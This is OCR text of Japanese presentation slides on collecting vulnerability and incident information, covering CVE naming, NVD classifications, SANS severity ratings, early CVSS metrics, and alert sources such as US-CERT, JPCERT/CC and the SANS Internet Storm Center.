
Secunia
http://secunia.com/
About Secunia Advisories
http://secunia.com/about_secunia_advisories/

5. 対策のための情報収集
①脆弱性対応活動
脆弱性関連情報同士のつながり

CAN-2003-1025:<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。



5. 対策のための情報収集
①脆弱性対応活動
CVE: Common Vulnerabilities and Exposures



CAN-2003-1025
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

脆弱性に対して一意の識別子を付与する。
Ex. CAN-2003-1025

脆弱性情報同士を関連付けをおこなう。
識別子で付与した脆弱性について
取り扱っている情報源をポイントする。
Ex. VU#652278, MS04-004, XF13935 など


Common Vulnerabilities and Exposures
http://cve.mitre.org/

5. 対策のための情報収集
①脆弱性対応活動
CVE: Common Vulnerabilities and Exposures

- 脆弱性に対して一意の識別子を付与することで、脆弱性情報同士の関連付けを　おこなう。
- 付与される識別子は、“CVE－西暦－連番” or “CAN－西暦－連番” から構成される。
- 脆弱性の一意の識別子である CVE は、cve.mitre.org で管理されており、以下のような過程を経て識別子の付与 (The CVE Naming Process) が行われている。
  - 脆弱性の発見: 脆弱性が発見された、脆弱性が公開されたという情報の確認を行う。また、脆弱性 (Vulnerability)を、“Universal Vulnerabilitiy(攻撃者により発生しうる脅威を最小限とするために適用している一般的なセキュリティポリシーを侵害するような脆弱性)”, “Exposure(個別のセキュリティポリシーを侵害するような脆弱性)” の 2 種類にわけ、定義付けをする。
  - 脆弱性に対する識別子候補の割当て: CVE Editorial Board において、脆弱性に対する識別子の割当て要否を決定する。割当てが必要と判断した場合には、Candidate Numbering Authority において割当る。ただし、割当てられる識別子は識別子候補であり、CVE Candidate Number と呼ばれ、CAN-2002-1142 の形式をとる。
  - 脆弱性の判定: CVE Editorial Board において、CVE Candidate Number を割当てた脆弱性を、CVE として発行するか否かを検討する。
  - CVE の発行: CVE として発行すると決定した識別子候補 (CAN-yyyy-nnnn) に識別子 (CVE-yyyy-nnnn) を割り当てる。例えば、CVE-1999-1011 のように、プレフィックスとして CVE が割当てられる。

The CVE Naming Process
http://cve.mitre.org/docs/docs2000/naming_process.html

5. 対策のための情報収集
①脆弱性対応活動
NVD: National Vulnerability Database



Severity(深刻度)

評価	定義
● 高 (High)	リモートの攻撃者にシステムを侵害されてしまう(特権や管理者権限の取得)。ローカルの攻撃者にシステムを完全に制御されてしまう。脆弱性が CERT アドバイザリに取り上げられている。
● 中 (Medium)	High, Low のいずれにも当てはまらない脆弱性
● 低 (Low)	重要な情報の漏えいあるいは、システム制御権限の略奪などを伴わないが、脆弱性を見つけ出したり、攻撃するための手段を与えてしまう。


CAN-2003-1025
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

Range(侵害可能形態)
- Remotely exploitable
- Locally exploitable
- Victim must access attacker's resource

Impact Type(影響)
- Allows disruption of service
- Allows unauthorized disclosure of information
- Allows unauthorized modification
- Provides unauthorized access

National Vulnerability Database
http://nvd.nist.gov/

5. 対策のための情報収集
①脆弱性対応活動
NVD: National Vulnerability Database



Vulnerability Type (脆弱性の分類)

- Input Validation Error (不正入力エラー)
- Access Validation Error (不正アクセスエラー)
- Exceptional Conditions Error (例外条件エラー)
- Environment Errors (環境によるエラー)
- Configuration Error (設定によるエラー)
- Race Condition Error (競合条件によるエラー)
- Design Error (設計に関わるエラー)
- Boundary Condition Error (境界条件エラー)
- Other Error

5. 対策のための情報収集 ①脆弱性対応活動 脆弱性の深刻度: SANS

以下のような指針に重み付けをして 4 段階評価(Critical, High, Moderate, Low)を行っている。

- 脆弱性の影響を受ける製品は、広く利用されているものですか？
- サーバあるいはクライアントのいずれに影響を与えるものですか？　権限のレベルは？
- 重要なシステム(データベース,Eコマースサーバなど)が影響を受けますか？
- ネットワークインフラ(DNS,ルータ,ファイアウォールなど)が影響を受けますか？
- 脆弱性の攻略コードは公開されていますか？
- 脆弱性への攻撃の容易さは、どの程度ですか(リモートorローカルのいずれか　認証は必要か　物理的なアクセスは必要か)？
- 脆弱性の攻略を考える攻撃者にとって、どの程度の価値があるものですか？
- 脆弱性性に関する技術詳細情報がありますか？
- 攻略にあたりソシアルエンジニアリング(リンクのクリック,サイト訪問,サーバへの接続作業などをユーザに強要する)を必要としますか？
- 脆弱性の攻略活動は活発ですか？

About the CVA Process and CVA Priority Ratings
http://www.sans.org/newsletters/cva/#process

5. 対策のための情報収集
①脆弱性対応活動
脆弱性の深刻度: SANS

評価	定義	対応時間の指標
● 緊急 (Critical)	広く利用されているソフトウェア(デフォルト設定)に影響を与える脆弱性で、サーバあるはインフラ機器の管理者権限の取得につながる。 脆弱性を攻略するための情報(例えば攻略コード)が広く知れ渡っている。 脆弱性そのものの攻略が簡単である(認証が不要、攻略対象に関する予備知識が不要、ソシアルエンジニアリングを用いたユーザへの操作強要が不要など)	48 時間
● 高 (High)	脆弱性は「緊急」になる可能性を持っているが、攻略活動を活発化させない要因を持っている。例えば、「緊急」相当の特徴を持つが、アクセス権限の昇格を引き起こすことが難しかったり、攻略対象範囲が限定されてしまう脆弱性が該当する。	5 日 (business days)
● 中 (Moderate)	攻略対象への侵害を伴わない、DoSに関する脆弱性が該当する。 脆弱性を攻略するための前提条件がある(攻略対象と同一のネットワークに接続している、非標準の設定を対象とする、ソシアルエンジニアリングを必要とするなど)。	15 日 (business days)
● 低 (Low)	組織のインフラにほとんど影響を与えない脆弱性である。 ローカルユーザ権限や物理的なアクセスを必要としたり、クライアントでのプライバシーや DoS 問題、組織体制/システム構成/バージョン/ネットワーク構成などの情報漏えいを伴う脆弱性が該当する。	管理者の判断による

5. 対策のための情報収集 ①脆弱性対応活動 脆弱性の深刻度: CVSS (Common Vulnerability Scoring System)

- 脆弱性の深刻度評価を標準化するレーティングシステムの試み

分類	評価項目		加点
Base Metrics 脆弱性問題そのものの性質により決まるスコア	Access Vector	ローカル／リモート	local: 0.7 remote: 1.0
	Access Complexity	脆弱性攻略の容易さ	high: 0.8 low: 1.0
	Authentication	攻略に伴う認証の要不要	required: 0.6 not-required: 1.0
	Confidentially Impact	秘匿性が脅かされる	none: 0 partial: 0.7 complete: 1.0
	Integrity Impact	完全性が脅かされる	none: 0 partial: 0.7 complete: 1.0
	Availability Impact	可用性が脅かされる	none: 0 partial: 0.7 complete: 1.0
	Impact Bias	秘匿性／完全性／可用性への影響度	normal: 0.333 CNFDNTLTY: 0.5 INTGRTY: 0.25 AVLBLTY: 0.25
Temporal Metrics 脆弱性情報の公開、Exploitの公開など日々変化する状況によって決まるスコア	Exploitability	攻略コードの存在可能性	unproven: 0.85 proof-of-concept: 0.9 functional: 0.95 high: 1.00
	Remediation Level	パッチの公開状況	official-fix: 0.87 temporary-fix: 0.90 workaround: 0.95 unavail: 1.00
	Report Confidence	レポートの信頼度	unconfirmed: 0.90 uncorroborated: 0.95 confirmed: 1.00
Environmental Metrics サイトに起因するスコア	Collateral Damage Potential	他システムへの拡散・影響度	none: 0 low: 0.1 medium: 0.3 high: 0.5
	Target Distribution	該当製品の普及度	none: 0 low: 0.25 medium: 0.75 high: 1.00

The Common Vulnerability Scoring System
http://www.packetfactory.net/papers/CVSS/cvss-ppt.pdf

5. 対策のための情報収集
②インシデント対応活動
CERT/CC (≒US-CERT): Current Activity

注意喚起ならびに緊急報告
US-CERT Technical Cyber Security Alert
http://www.us-cert.gov/cas/techalerts
「深刻且つ影響範囲の広い脆弱性に関する情報」
「インシデント報告に基づき、同種のインシデントの発生を防止するための情報」を提供

現時点での注目すべき情報
US-CERT Current Activity
http://www.us-cert.gov/current/
注意すべき脆弱性、攻略コードの公開有無、侵害活動の発生有無など、現時点で注目すべきトピックスを提供

US-CERT Current Activity
http://www.us-cert.gov/current/


5. 対策のための情報収集
②インシデント対応活動
JPCERT/CC: Status Tracking Notes

注意喚起ならびに緊急報告
JPCERT/CC 緊急報告
http://www.jpcert.or.jp/at/
「深刻且つ影響範囲の広い脆弱性に関する情報」
「インシデント報告に基づき、同種のインシデントの発生を防止するための情報」を提供

経過情報
Status Tracking Notes
http://jvn.jp/
「いつ攻略コードが公開されたのか？」「脆弱性を悪用したインシデントは何があったのか？」「インシデントに伴いどのような対応がとられたのか？」という脆弱性に関わる状況変化 (Status Tracking Notes) を提供することにより対策を支援する試み

Status Tracking Notes
http://jvn.jp/tr/

5. 対策のための情報収集
②インシデント対応活動
SANS: Internet Storm Center




経過情報
Handlers Diary
http://isc.sans.org/
注意すべき脆弱性、攻略コードの公開有無、侵害活動の発生有無など、日々の注目すべきトピックスを提供

脅威レベル

評価	定義
green	通常の状態であり、特に重大な脅威は発生していない。
yellow	重大な脅威を追跡中である。影響は未定、あるいは予想できない状況にはあるが、インフラの影響は小さい。ローカルの影響は大きいので、ユーザは、影響を軽減するための対応をすぐに実施すべきである。例えば、MSBlasterの流布が該当する。
